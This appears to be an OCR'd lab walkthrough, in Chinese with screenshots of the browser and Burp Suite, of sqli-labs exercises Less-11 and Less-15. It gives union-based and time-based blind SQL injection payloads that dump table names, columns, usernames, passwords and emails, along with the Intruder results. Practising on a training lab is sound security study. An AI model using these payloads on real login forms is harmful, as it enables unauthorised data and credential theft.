
enctype
application/x-www-form-urlencoded (raw)

Body

uname=1' order by 3#&passwd=1&submit=Submit

查询表名

```
uname=1' union select 1,group_concat(table_name)  from information_schema.tables where table_schema = database()#&passwd=1&submit=Submit
```



不安全 | 192.168.20.178/sqli-labs/Less-11/
学习 娱乐 学校 工具 科学 CTF 逆向 web 邮箱 Blog Unity 信息收集 C# GitHub MIT6.S0
Welcome Dhakkan
Username :
Password :
Submit
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
ADD HEADER

Your Login name:1
Your Password:emails,referers,uagents,users

URL
http://192.168.20.178/sqli-labs/Less-11/


Enable POST

enctype
application/x-www-form-urlencoded (raw)

Body
uname=1' union select 1,group_concat(table_name) from information_schema.tables where table_schema = database()#&passwd=1&submit=Submit

查询字段名

```
uname=1' union select 1,group_concat(column_name)  from information_schema.columns where table_name = "users"#&passwd=1&submit=Submit
```


Welcome Dhakkan
Username :
Password :
Submit
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
ADD HEADER

Your Login name:1
Your Password:user_id,first_name,last_name,user,password,avatar,last_login,failed_login,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIO

URL
http://192.168.20.178/sqli-labs/Less-11/


Enable POST

enctype
application/x-www-form-urlencoded (raw)

Body
uname=1' union select 1,group_concat(column_name) from information_schema.columns where table_name = "users"#&passwd=1&submit=Submit

查询内容

```
uname=1' union select 1,group_concat(concat_ws(username,password))  from
security.users#&passwd=1&submit=Submit
```


Welcome Dhakkan
Username :
Password :
Submit
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
ADD HEADER

Your Login name:1
Your Password:Dumb,I-kill-you,p@ssword,crappy,stupidity,genious,mob!le,admin,admin1,admin2

URL
http://192.168.20.178/sqli-labs/Less-11/

Enable POST

enctype
application/x-www-form-urlencoded (raw)

Body
uname=1' union select 1,group_concat(concat_ws(username,password)) from security.users#&passwd=1&submit=Submit


less15

抓包

```
POST /sqli-labs/Less-15/  HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer : http://192.168.20.178/sqli-labs/Less-15/
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname=1&passwd=1&submit=Submit
```

爆破数据库名长度

```
uname=Dhakkan' and if(length(database())=§1§,sleep(5),1)#&passwd=1&submit=Submit
```



Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base

Target: http://192.168.20.178


```
POST /sqli-labs/Less-15/  HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
Referer : http://192.168.20.178/sqli-labs/Less-15/
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname=Dhakkan' and if(length(database()))=§1§,sleep(5),1)#&passwd=1&submit=Submit
```

Filter: Showing all items

Request	Payload	Status	Response ...	Error	Timeout	Length	Comment
9	8	200	519	□	□	1617	
1	0	200	31	□	□	1617	
0		200	16	□	□	1617	
6	5	200	16	□	□	1617	
3	2	200	16	□	□	1617	
7	6	200	31	□	□	1617	
4	3	200	32	□	□	1617	
8	7	200	32	□	□	1617	
5	4	200	32	□	□	1617	
10	9	200	31	□	□	1617	
2	1	200	78	□	□	1617	

爆破数据库名

```
uname=Dhakkan' and if(substr(database(),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```



Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.20.178


```
POST /sqli-labs/Less-15/  HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
Referer : http://192.168.20.178/sqli-labs/Less-15/
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname=Dhakkan' and if(substr(database(),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```

Request	Payload 1	Payload 2	Status	Respon...	Error	Timeout	Length
39	2	e	200	5037	□	□	1617
79	6	i	200	5011	□	□	1617
164	1	s	200	5011	□	□	1617
22	3	c	200	5005	□	□	1617
159	5	r	200	5004	□	□	1617
179	7	t	200	5004	□	□	1617
185	4	u	200	5000	□	□	1617
225	8	y	200	4998	□	□	1617
69	5	h	200	149	□	□	1663
70	6	h	200	128	□	□	1663
7	6	a	200	91	□	□	1663
2	1	a	200	77	□	□	1663
4	3	a	200	74	□	□	1663
9	8	a	200	73	□	□	1663
85	3	j	200	73	□	□	1663
5	4	a	200	72	□	□	1663

```
POST /sqli-labs/Less-15/  HTTP/1.1
Host : 192.168.20.178
Content-Length : 84
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0
Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer : http://192.168.20.178/sqli-labs/Less-15/
```

爆破表名

```
uname=Dhakkan' and if(substr((select table_name from information_schema.tables where table_schema = database() limit 0,1),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```



Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as w

Target: http://192.168.20.178

```
POST /sqli-labs/Less-15/   HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests  : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.3
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im

Referer : http://192.168.20.178/sqli-labs/Less-15/
Accept-Encoding : gzip,  deflate
Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname =Dhakkan'  and  if(substr((select  table_name  from  information_schema
0,1),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```


14. Intruder attack of http://192.168.20.178 - Temporary attack - Not saved to project

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Respon...	Error	Timeout
4	3	a	200	5053	☐	☐
42	1	e	200	5025	☐	☐
116	5	l	200	5002	☐	☐
187	6	s	200	5002	☐	☐
85	4	i	200	4997	☐	☐
123	2	m	200	4996	☐	☐
97	6	j	200	75	☐	☐
101	0	k	200	72	☐	☐
68	7	g	200	65	☐	☐
156	5	p	200	62	☐	☐
6	5	a	200	59	☐	☐
1	0	a	200	50	☐	☐
203	2	u	200	50	☐	☐
11	0	b	200	48	☐	☐
16	5	b	200	47	☐	☐
10	9	a	200	46	☐	☐

爆破字段名

```
uname=Dhakkan' and if(substr((select column_name from
information_schema.columns where table_name = "emails" limit
1,2),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```



Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as w

Target: http://192.168.20.178

```
POST /sqli-labs/Less-15/   HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests  : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Referer : http://192.168.20.178/sqli-labs/Less-15/
Accept-Encoding : gzip,  deflate
Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname =Dhakkan'  and  if(substr((select  column_name  from  information_scher
1,2),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```


Filter: Showing all items

Request	Payload 1	Payload 2	Status	Respon...	Error	Timeout	Length
4	3	a	200	5075	☐	☐	1617
88	7	i	200	5031	☐	☐	1617
39	8	d	200	5026	☐	☐	1617
42	1	e	200	5023	☐	☐	1617
85	4	i	200	5009	☐	☐	1617
123	2	m	200	4998	☐	☐	1617
116	5	l	200	4997	☐	☐	1617
18	7	b	200	115	☐	☐	1663
19	8	b	200	107	☐	☐	1663
10	9	a	200	107	☐	☐	1663
1	0	a	200	89	☐	☐	1663
23	2	c	200	74	☐	☐	1663
6	5	a	200	68	☐	☐	1663
32	1	d	200	67	☐	☐	1663
60	9	f	200	65	☐	☐	1663
3	2	a	200	61	☐	☐	1663

```
POST /sqli-labs/Less-15/   HTTP/1.1
Host : 192.168.20.178
Content-Length : 164
Cache-Control : max-age=0
Upgrade-Insecure-Requests  : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/107.0.0.0
Safari/537.36
```

爆破字段内容

```
uname=Dhakkan' and if(substr((select email_id from security.emails limit
0,1),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```



Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.20.178

```
POST /sqli-labs/Less-15/   HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests  : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/107.0.0.0  Safari/537.36
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
Referer : http://192.168.20.178/sqli-labs/Less-15/
Accept-Encoding : gzip,  deflate
Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname =Dhakkan'  and  if(substr((select  email_id  from  security.emails  limit  0,1),§1§,1)="§a§",sleep(5),1)#&passwd=1&submit=Submit
```


17. Intruder attack of http://192.168.20.178 - Temporary attack - Not sav

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Respon...	Erro
12	11	a	200	5049	☐
9	8	a	200	5048	☐
65	1	d	200	5038	☐
26	4	b	200	5032	☐
220	9	k	200	5032	☐
155	7	h	200	5031	☐
221	10	k	200	5028	☐
423	2	u	200	5028	☐
286	12	n	200	5026	☐
616	6	D	200	5023	☐
70	6	d	200	5021	☐
57	14	c	200	5020	☐
815	16	M	200	5020	☐
1127	13	.	200	5016	☐
802	3	M	200	5013	☐
572	4	B	200	5011	☐
832	12	N	200	5011	☐
969	2	U	200	5011	☐
310	15	o	200	5009	☐
611	1	D	200	5005	☐
555	8	A	200	5004	☐
603	14	C	200	5002	☐
767	10	K	200	5002	☐
558	11	A	200	5000	☐
256	3	m	200	4999	☐
701	7	H	200	4995	☐
766	9	K	200	4992	☐
856	15	O	200	4992	☐
